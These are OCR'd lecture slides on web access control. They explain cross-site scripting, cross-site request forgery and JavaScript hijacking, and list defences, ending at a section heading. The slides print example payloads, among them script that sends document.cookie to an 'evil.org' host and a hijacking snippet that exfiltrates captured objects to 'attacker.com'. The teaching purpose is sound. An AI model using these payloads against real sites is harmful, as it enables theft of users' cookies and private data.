Access Control in the Web

Dieter Gollmann

Hamburg University of Technology

TUHH
Technische Universität Hamburg-Harburg

Quoting Virgil Gligor …

- IT keeps posing new security challenges.
- It takes about 10 years to get a good understanding and solid solutions for a given new challenge.
  - At that time, the next new challenges have emerged …
- Researchers spend the next ten to twenty years on perfecting solutions for the old new challenge.
- Where are fairly new security challenges?
- Jim Massey: The difficult problems are those nobody is working at …

WWW

- Popular platform for a wide rage of services that provide on-line access to their customer base.
- Built by adding ever more sophisticated software layers on top of the communications infrastructure provided by the Internet.
- Vulnerabilities in these software layers account for an increasing number of reported bugs and real attacks.
- **Security is moving to the application layer.**


Vulnerabilities

- XSS overtook buffer overruns as the number one software vulnerability in the CVE list in 2005.
  - Steve Christey and Robert A. Martin. Vulnerability type distributions in CVE, May 2007.
- XSS first in the 2007 OWASP Top Ten vulnerabilities
  - http://www.owasp.org/index.php/OWASP_Top_Ten_Project
- Contact data of Gmail users stolen
  - http://jeremiahgrossman.blogspot.com/2006/01/advanced-web-attack-techniques-using.html
- Samy worm spread to over a million MySpace users
  - http://www.betanews.com/article/CrossSite_Scripting_Worm_Hits_MySpace/1129232391.

My plan for this morning

- Anamnesis: web attacks
- Band aid? Filters – distinguish between good (data) and bad (code)
- Getting to the root of the problem? Access control
  - Policies
  - Authentication
  - Enforcement

Web 1.0


browser
HTTP
request
HTML +
CSS data
web server
backend systems

Web 1.0 – a simplistic view

- Client/server model.
- Transport protocol between client and server: HTTP
- Located in the application layer of the Internet protocol stack.
- Do not confuse this network application layer with the business application layer in the software stack.
- Client sends HTTP requests to the server.
- A request states a method to be performed on a resource held at the server.

GET method

- Retrieves information from server; resource given by Request-URI and Host fields in request header.

- Put character that looks like a slash into host name.
  - User reads the string left of this character as the host name but actual delimiter used by the browser is far out right.
- Two defence strategies:
  - Block dangerous characters; fails when dangerous symbol is a legal character in alphabet host names may be written in.
  - Tell user where the browser splits host name from URI; aligns user's abstraction with browser's implementation.

POST method

- Resource specified in Request-URI; action to be performed in the body of the HTTP request.
- Originally intended for posting messages, annotating resources, sending large data volumes that would not fit into the Request-URI.
- Can in principle be used for any other actions that can be requested with the GET method.
- Side effects can differ, e.g. with respect to what is cached by browsers.
  - Hence: “Post method is more secure.”

HTML

- Server sends HTTP responses to client.
- Web pages in a response are written in HTML.
- Elements that can appear in a web page include *frame* (subwindow), *iframe* (in-lined subwindow), *img* (embedded image), *applet* (Java applet), *form*, …
- Form: interactive element specifying an action to be performed on a resource when triggered by a particular event; *onclick* is such an event.
- Cascading Style Sheets (CSS) to give further information on how to display a web page.

Browser

- When the browser receives an HTML page it parses the HTML into the *document.body* of the DOM.
- *document.URL*, *document.location*, and *document.referrer* get their values according to the browser's view of the current page.
- Client browser performs several functions.
  - Displays web pages: Domain Object Model (DOM) is an internal representation of a web page used by browsers; JavaScript requires this particular representation.
  - Manages sessions.
  - Access control when executing scripts within a web page.

Cross Site Scripting

Cross Site Scripting – XSS

- Parties involved: attacker, client (victim), server ('trusted' by client).
  - Trust: code in pages from server executed with higher privileges at client (origin based access control).
- Attacker places script on a page at server (stored XSS) or gets victim to include attacker's script in a request to the server (reflected XSS).
- Script contained in page returned by server to client in result page; executed at client with permissions of the trusted server.


Reflected XSS

- Data provided by client is used by server-side scripts to generate results page for user.
- User tricked to click on attacker's page for attack to be launched; page contains a frame that requests page from server with script as input parameter.
- If unvalidated user data is echoed in results page (without HTML encoding), code can be injected into this page.
- Typical examples: search forms, custom 404 pages (page not found)
  - E.g., search engine redisplays search string on result page; in a search for a string that includes some HTML special characters code may be injected.

Stored XSS

- Stored, persistent, or second-order XSS.
- Data provided by user to a web application is stored persistently on server (in database, file system, …) and later displayed to users in a web page.
- Typical example: online message boards.
- Attacker places a page containing malware on server.
- Every time the vulnerable web page is visited, the malicious code gets executed.
- Attacker needs to inject script just once.

Cross-site scripting



DOM-based XSS

- Needs a server page containing a script that references the URL when the page is displayed.
- Attacker creates page with malicious code in the URL and a request for a frame on a trusted site; result page returned from trusted site references *document.URL*.
- When user clicks on link to this page, client browser stores bad URL in *document.URL* and requests frame from trusted site.
- Script in results page references *document.URL*; now the attacker's code will be executed.

Embedding code

- Typical payload formatting
  - <img src = "malicious.js">
  - <script>alert('hacked')</script>
  - <iframe = "malicious.js">
  - <script>document.write('<img src="http://evil.org/'+document.cookie+'") </script>
  - click-me
- Inline scripting
  - http://trusted.org/search.cgi?criteria=<script>code</script>
  - http://trusted.org/search.cgi?val=<SCRIPT SRC='http://evil.org/badkarma.js'> </SCRIPT>
  - Also with <SCRIPT>, <OBJECT>, <APPLET>, <EMBED>

Embedding code

- Non <SCRIPT> events
  - <A HREF="exploit string">Go</A>
    <A HREF="" [event]='code'">Go</A>
  - text
- Malformed media files can contain JavaScript Code (Flash, Quicktime, …)
- And much more…
  - See XSS Cheatsheet: http://ha.ckers.org/xss.html
  - www.technicalinfo.net

Threats

- Execution of code on the victim's machine.
- Cookie stealing & cookie poisoning: read or modify victim's cookies.
- Execute code in another security zone.
- Execute transactions on another web site (on behalf of a user).
- Compromise a domain by using malicious code to refer to internal web pages.

Cookie Stealing

- Cookies stored at client in *document.cookie*.
- Cookie should only be included in requests to the domain that had set the cookie.
- In a reflected XSS attack, attacker's script executing on the client may read the client's cookie from *document.cookie* and send its value back to attacker.
- No violation of the same origin policy (more later) as script runs in the context of attacker's web page.

Stealing data from other pages


- Vulnerable page can be exploited to capture data from other pages in the same domain, which need not be vulnerable to XSS.
- Script launched in XSS attack opens a window linked to target page in client's browser.
  - Could be a page that takes over entire browser window and opens an inline frame to display target page.
  - Could be a pop under window that sends itself to the background and defines a link to target page.
- In both cases, the rogue window is not visible to the user but has access to the DOM of the target page and can monitor the user's input.

Cross site request forgery


XSRF attack

- Parties involved: Attacker, user, target server.
- Exploits ‘trust’ server has in a user.
  - Trust: user is in some way authenticated at the server (cookie, authenticated SSL/TLS session,…).
- User has to visit a page placed by the attacker, which contains hidden action, e.g. in an HTML form.
- When the page is visited, the action is automatically submitted to target site where the user has access.
- Target authenticates request as coming from user; action performed by server since it comes from a legitimate user.

Reflected XSRF




Stored XSRF


page click
Authenticated tunnel
page with malicious actions in web form
user
target system
malicious actions reflected to server in HTTP request
attacker.org
untrusted zone

Login XSRF


- Do you authenticate for responsibility or for credit.
  - Martín Abadi: Two facets of authentication
- Familiar scenario: attacker attempts to impersonate someone else.
  - Such attacks wrongly assign responsibility (accountability); victim may be held responsible for the attacker's actions.
- There are also attacks where the victim is made to impersonate the attacker.
  - The actions of the victim are then credited to the attacker; e.g, the attacker becomes the owner of any files created by the victim and can later check what had been written.

Gaining undeserved credit



JavaScript hijacking

Web 2.0


browser
Javascript
HTML+CSS data
Ajax engine
HTTP
request
XML data,
JSON
web server
backend systems

JavaScript hijacking (Web 2.0)

- Client side Ajax engine sitting between browser and web server that performs many actions automatically.
- JavaScript (JSON) for data transport.
  - JSON string is a serialized JavaScript object, turned back into an object with by calling eval() with the JSON string as the argument using the JavaScript object constructor.
  - Data transport formats must be considered in conjunction with the algorithm for processing data in that format.
- JavaScript hijacking related to XSRF, but discloses confidential data to attacker; bypasses origin-based security policy.

JavaScript hijacking

- User has to visit attacker's malicious web page.
- Phase 1 (XSRF):
  - Attacker's page includes a request for data from the target application (in a script tag).
  - Victim's browser gets this data using the user's current cookies/session (assuming that a session is open.)
- Phase 2:
  - Malware overrides a constructor in one of the user's applications so that the data are sent to attacker.
  - Malware executed in the context of the attacker's web page; thus permitted to send those captured data back to attacker.

Capturing the object


```
<script>
  function Object() { this.email setter = captureObject;  }

  function captureObject(x) {
  var objString = "";
  for (fld in this) { objString += fld + ": " + this[fld] + ", ";   }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" + escape(objString),true);
  req.send(null);
  }
</script>
```

send captured object as GET parameter

From: Brian Chess et al: JavaScript Hijacking, 2007

Addressing the problems

Defences

- Three fundamental defence strategies:
- Change modus operandi: e.g., block execution of all scripts in the browser.
- Deal with the code injection problem; try to differentiate between code and data instead.
  - Clients can filter inputs, sanitize server outputs, escape, encode dangerous characters.
- Deal with the access control problem; authenticate origin (without relying on a PKI).

Change modus operandi

